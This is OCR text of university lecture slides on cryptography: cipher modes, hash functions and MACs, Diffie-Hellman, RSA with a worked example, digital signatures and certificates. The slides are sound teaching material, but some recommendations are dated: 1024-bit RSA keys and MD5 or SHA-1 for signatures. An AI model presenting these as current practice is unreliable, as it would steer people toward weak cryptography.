


Properties of OFB

- Randomized encryption
- Sequential encryption, but preprocessing possible
  - Generate the key before the message comes
- Error propagation limited
  - Only the changed bits are lost
- It can only be used as a stream cipher


Cipher Feedback (CFB)

- Cipher Feedback (CFB): the message is XORed with the feedback of encrypting the previous block
  - Encryption: C_0=IV, $C_i = E_k[C_{i-1}] + P_i$
  - Decryption: C_0=IV, $P_i = E_k[C_{i-1}] + C_i$



Counter Mode (CTR)

- Counter Mode (CTR): Another way to construct pseudo random number generator using DES
  - $X_i = E_k[\text{Counter}+i]$
  - $C_i = P_i \oplus X_i$
  - Sender and receiver share a counter value (does not need to be secret) and the secret key



Properties of CTR

- Software and hardware efficiency: different blocks can be encrypted in parallel.
- Preprocessing: the encryption part can be done offline and when the message is known, just do the XOR.
- Random Access: decryption of a block can be done in random order, very useful for hard-disk encryption.
- Messages of Arbitrary Length: ciphertext is the same length with the plaintext (i.e., no IV).

Hash Functions, Message Authentication Codes

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr


Security Services

- ✓ Confidentiality : Symmetric encryption solves
- Integrity
- Authentication
- Non-repudiation
- Access control
- Availability

Integrity in Networking

- Sender computes a CRC for the message
- Sender appends the CRC code to the message and sends them to the receiver
- The receiver computes the CRC of the message.
  - If the CRC appended to the message is equal to the computed one, the message is unchanged with a high probability.
  - If the CRCs do no match, the message is changed during the transmission.


CRC Checksum in Networking



Cryptographic Hash Functions

- Maps an arbitrary length input to a fixed-size output.
  - If m is message, H is the hash function, H(m) is the output of hash function, also called message digest.
- Desirable features:
  - One-way: There should be no easy way to guess m from H(m)
  - Pseudorandom: If m and m' are two close values, H(m) and H(m') should not be close each other.
  - Collision resistant: It should be hard to find two inputs that hash to the same output
    - It should be hard to find two inputs *a* and *b* such that $H(a) = H(b)$

Example Operation of Hash Functions




Birthday Paradox

- Birthday Problem ("paradox"): When √N or more are chosen randomly from a domain of N, there is a significant chance of collision.
- Probability of n persons having different birthdays:

$$p(n) = 1 \times (1 - \frac{1}{365}) \times (1 - \frac{2}{365}) \times \ldots \times (1 - \frac{n-1}{365})$$

Birthday Paradox




Collision Resistance

- If a hash function produces *N* bits of output, an attacker should not easily find a collision by performing less than (on average) $2^{N/2}$ hash operations.
  - If there is an easier method than this brute force attack, it is typically considered a flaw in the hash function
  - Therefore, hash output size ≥ 128 bits is desirable.
- But why "collision resistance"?
  - A chosen plaintext attack: Trudy is Alice's secretary. Generates two opposite messages.

Internals of a Hash Function

- A fixed-size "compression function".
  - Each iteration mixes an input block with the previous output.



- Design:
  - Lots of operations (rotations, $\oplus$, $\wedge$, $\vee$, +, ...) fast in s/w.
  - More of them are added if a weakness is found.

Some Popular Hash Algorithms

- MD5 (Rivest)
  - 128-bit output
  - Most popular
- SHA-1 (NIST-NSA)
  - US gov't standard
  - 160-bit output
- RIPEMD-160
  - Euro. RIPE project.
  - 160-bit output

Algorithm	Speed (MByte/s.)
MD5	205
SHA-1	72
RIPEMD-160	51

Crypto++ 5.1 benchmarks, 2.1 GHz P4

Message Authentication Codes (MAC)

- A simple message integrity checking method:
  - Compute H(m) and send (m, H(m))
  - The receiver computes H(m) and compares with the received H(m) value.
- What happens if an attacker changes both m and H(m) value and sends (m',H(m')) to receiver?

- A secret key system can be used to generate a cryptographic checksum known as a message authentication code (MAC).
  - It is also referred as MIC (Message Integrity Code).

MACs

- Let $MAC_K(m)$ be a message authentication code for m produced by using K.
- An attacker shouldn't be able to generate a valid (m, $MAC_K(m)$), even after seeing many valid message-MAC pairs.
- It aims to protect against undetected modifications on messages, not the contents.
  - Sender of a message m computes $MAC_K(m)$ and appends it to the message
  - Verification: The receiver also computes $MAC_K(m)$ & compares to the received value.

MACs from Hash Functions

- prefix: $MAC_K(m) = H(K \| m)$
  - not secure; extension attack.
- suffix: $MAC_K(m) = H(m \| K)$
  - mostly ok; problematic if H is not collision resistant.
- send half of the digest
- envelope: $MAC_K(m) = H(K_1 \| m \| K_2)$
- HMAC: $MAC_K(m) = H(K_2 \| H(K_1 \| m))$
  - provably secure; popular in Internet standards.

Number Theory, Public Key Cryptography, RSA

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

The Euler Phi Function

- Definition:

  For a positive integer n, if $0<a<n$ and $\gcd(a,n)=1$, a is relatively prime to n.

- Definition:

  Given an integer n, $\varphi(n)$ is the number of positive integers less than or equal to n and relatively prime to n.

The Euler Phi Function

- Theorem: Formula for $\varphi(n)$

  Let p be prime, e, m, n be positive integers

  1) $\varphi(p) = p-1$
  2) if gcd(m,n)=1, then $\varphi(mn)=\varphi(m)\varphi(n)$
  3) $\varphi(p^e) = p^e - p^{e-1}$
  4) If $n = p_1^{e_1} p_2^{e2} \ldots p_k^{ek}$ then

$$\varphi(n) = n(1-\frac{1}{p_1})(1-\frac{1}{p_2})\ldots(1-\frac{1}{p_k})$$

Fermat's Little Theorem

- Fermat's Little Theorem

If p is a prime number and a is a natural number that is not a multiple of p, then

$$a^{p-1} \equiv 1 \pmod{p}$$

Euler's Theorem

- Euler's Theorem

  Given integer n>1, such that gcd(a,n)=1 then

  $$a^{\varphi(n)} \equiv 1 \pmod{n}$$

- Corollary

  Given integer n>1, such that gcd(a,n)=1 then

  $a^{\varphi(n)-1}$ mod n is a multiplicative inverse of a mod n.

Consequence of Euler's Theorem

- Principle of Modular Exponentiation

  Given integer $n>1$, x, y, and a positive integers with $\gcd(a,n)=1$. If $x \equiv y \pmod{\varphi(n)}$, then

$$a^x \equiv a^y \pmod{n}$$

- Proof idea:

$$a^x = a^{k\varphi(n)+y} = a^y(a^{\varphi(n)})^k$$

  by applying Euler's theorem we obtain

$$a^x \equiv a^y \pmod{n}$$

Diffie-Hellman Key Exchange

- Diffie-Hellman proposed a cryptographic protocol to exchange keys among two parties in1976.
  - Public parameters:
    p: A large prime
    g: Base (generator)
  - Secret parameters:
    $\alpha, \beta \in \{0, 1, 2, \ldots, p-2\}$

Alice		Bob
	$g^{\alpha} \bmod p$ $\longrightarrow$	
	$\longleftarrow$ $g^{\beta} \bmod p$	
computes $(g^{\beta})^{\alpha} \bmod p$		computes $(g^{\alpha})^{\beta} \bmod p$

$$K = g^{\alpha\beta} \bmod p$$

Security of Diffie-Hellman

- Discrete Logarithm Problem (DLP):
  - Given p, g, g^{α} mod p, what is α?
  - easy in Z, hard in Z_p
- Diffie-Hellman Problem (DHP):
  - Given p, g, g^{α} mod p, g^{β} mod p, what is $g^{\alpha\beta}$ mod p?

- DHP is as hard as DLP.

Commutative Encryption

- Definition:

  An encryption scheme is commutative if

  $$E_{K1}[E_{K2}[M]] = E_{K2}[E_{K1}[M]]$$


  Given a commutative encryption scheme, then

  $$D_{K1}[D_{K2}[E_{K1}[E_{K2}[M]] = M$$

- Most symmetric encryption scheme are not commutative such as DES and AES.

Asymmetric Encryption Functions

- An asymmetric encryption function:
  - Encryption (K) and decryption (K^{-1}) keys are different.
  - Knowledge of the encryption key is not sufficient for deriving the decryption key efficiently.
  - Hence, the encryption key can be made "public".



Pohlig-Hellman Exponentiation Cipher

- A commutative exponentiation cipher
  - encryption key (e, p), where p is a prime
  - decryption key (d, p), where $ed \equiv 1 \pmod{(p-1)}$ or in other words $d \equiv e^{-1} \pmod{(p-1)}$
  - to encrypt M, compute $C = M^e \bmod p$
  - to decrypt C, compute $M = C^d \bmod p = M^{ed} \bmod p$

Public Key Encryption

- Each party has a PAIR (K, K^{-1}) of keys:
  - K is the public key
  - K^{-1} is the private key

$$D_{K^{-1}}[E_K[M]]=M$$

- The public-key K may be made publicly available.
- Many can encrypt with the public key, only one can decrypt.
- Knowing the public-key and the cipher, it is computationally infeasible to compute the private key.

Solutions with Public Key Cryptography

- Key distribution solution:
  - Alice makes her encryption key K public
  - Everyone can send her an encrypted message:

    $$C = E_K(M)$$
  - Only Alice can decrypt it with the private key K^{-1}:

    $$M = D_K^{-1}(C)$$

- Source Authentication Solution:
  - Only Alice can "sign" a message, using K^{-1}.
  - Anyone can verify the signature, using K.
  - Only if such a function could be found...

RSA Algorithm

- Invented in 1978 by Ron Rivest, Adi Shamir and Leonard Adleman
  - Published as R L Rivest, A Shamir, L Adleman, "On Digital Signatures and Public Key Cryptosystems", Communications of the ACM, vol 21 no 2, pp120-126, Feb 1978
- Security relies on the difficulty of factoring large composite numbers
- Essentially the same algorithm was discovered in 1973 by Clifford Cocks, who works for the British intelligence

RSA Public Key Crypto System

- Choose large primes p, q
  - Compute $n = pq$ and $\varphi(n) = (q-1)(p-1)$
- Choose e, such that $\gcd(e, \varphi(n)) = 1$.
  - Take e to be a prime
- Compute $d \equiv e^{-1} \bmod \varphi(n)$ $ed \equiv 1 \bmod \varphi(n)$
  - Public key: n, e
  - Private key: d
- Encryption: $C = E(M) = M^e \bmod n$
  Decryption: $D(C) = C^d \bmod n = M$

RSA Encryption

- Encryption: $C = E(M) = M^e \bmod n$,
- Decryption: $D(C) = C^d \bmod n$.
- Why does it work?

$$
\begin{aligned}
D(M) &= (M^e)^d \bmod n = M^{ed} \bmod n \\
&= M^{k\varphi(n)+1} \bmod n, \quad \textit{(for some k)} \\
&= (M^{\varphi(n)})^k M \bmod n \\
&= M
\end{aligned}
$$

- <u>RSA problem</u>: Given n, e, $M^e \bmod n$, what is M?
  - Computing d is equivalent to factoring n.
  - The security is based on difficulty of factoring large integers.

RSA Example

- Let $p = 11$, $q = 7$, then
  - $n = 77$, $\varphi(n) = 60$
- Let $e = 37$, then
  - $d = 13$ ($ed = 481$; $ed \bmod 60 = 1$)

- Let $M = 15$, then $C \equiv M^e \bmod n$

  $C \equiv 15^{37} \pmod{77} = 71$

- $M \equiv C^d \bmod n$

  $M \equiv 71^{13} \pmod{77} = 15$

RSA Implementation

- The security of RSA depends on how large n is, which is often measured in the number of bits for n.
  - Current recommendation is 1024 bits for n.
- p and q should have the same bit length, so for 1024 bits RSA, p and q should be about 512 bits.
- p-q should not be small.
  - In general, p, q randomly selected and then tested for primality
  - Many implementations use the Rabin-Miller test, (probabilistic test)

Digital Signatures, Public Key Certificates, X509

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

Digital Signatures: The Problem

- Real-life examples for signatures:
  - A person pays by credit card and signs a bill; the seller verifies that the signature on the bill is the same with the signature on the card
  - Contracts: are valid if they are signed.
- Can we have a similar service in the electronic world?

Digital Signatures

- Digital Signature: a data string which associates a message with some originating entity.
- Digital Signature Scheme:
  - a signing algorithm: takes a message and a (private) signing key, outputs a signature
  - a verification algorithm: takes a (public) key verification key, a message, and a signature
- Provides:
  - Authentication
  - Data integrity
  - Non-Repudiation

Digital Signatures and Hash

- Digital signatures are generally used with hash functions, hash of a message is signed, instead of the message.
  - Since public key encryption is costly, signing hash digest is more efficient than signing the whole message.
  - So, a digital signature generally uses
    - A hash function: MD5, SHA-1, RIPEMD
    - A public key encryption algorithm: RSA, El-gamal

RSA Signatures

Key generation (as in RSA encryption):

- Select 2 large prime numbers of about the same size, p and q
- Compute $n = pq$, and $\varphi(n) = (q - 1)(p - 1)$
- Select a random integer e, $1 < e < \varphi$, s.t. $\gcd(e, \varphi(n)) = 1$
- Compute d, $1<d<\varphi(n)$, such that $ed \equiv 1 \pmod{\varphi(n)}$

Public key: (e, n)

Secret key: d

RSA Signatures (cont.)

Signing message M


- Verify $0 < M < n$
- Compute $C = M^d \bmod n$

Verifying signature S

- Use public key (e, n)
- Compute $C^e \bmod n = (M^d \bmod n)^e \bmod n = M$

Note: In practice, a hash of the message is signed and not the message itself.

Public Keys and Trust



ALİCE
Public Key: P_A
Secret key: S_A

BOB
Public Key: P_B
Secret key: S_B

- How are public keys stored?
- How to obtain the public key?
- How does Bob know or 'trusts' that P_A is Alice's public key?

Distribution of Public Keys

- Public announcement: users distribute public keys to recipients or broadcast to community at large
  - For example, put the public key to your web site
  - How to ensure the announcement is not forged by an adversary?
- Publicly available directory: can obtain greater security by registering keys with a public directory
  - How to implement the directory?

Public-Key Certificates

- A public key certificate binds identity to public key.
- Certificates are issued and signed by an entity called public key or certification authority (CA).
- Certificates can be verified by anyone who knows CA's public-key.
- CA's private key remains secret
- CA's certificate must be accessible.
- Certificates allow key exchange without real-time access to public-key authority.

Public Key Infrastructure

- A system to securely distribute & manage public keys.
- Important for wide-area trust management (e.g., for e-commerce)
- Ideally consists of
  - a certification authority
  - certificate repositories
  - a certificate revocation mechanism (CRLs, etc.)
- Many models possible:
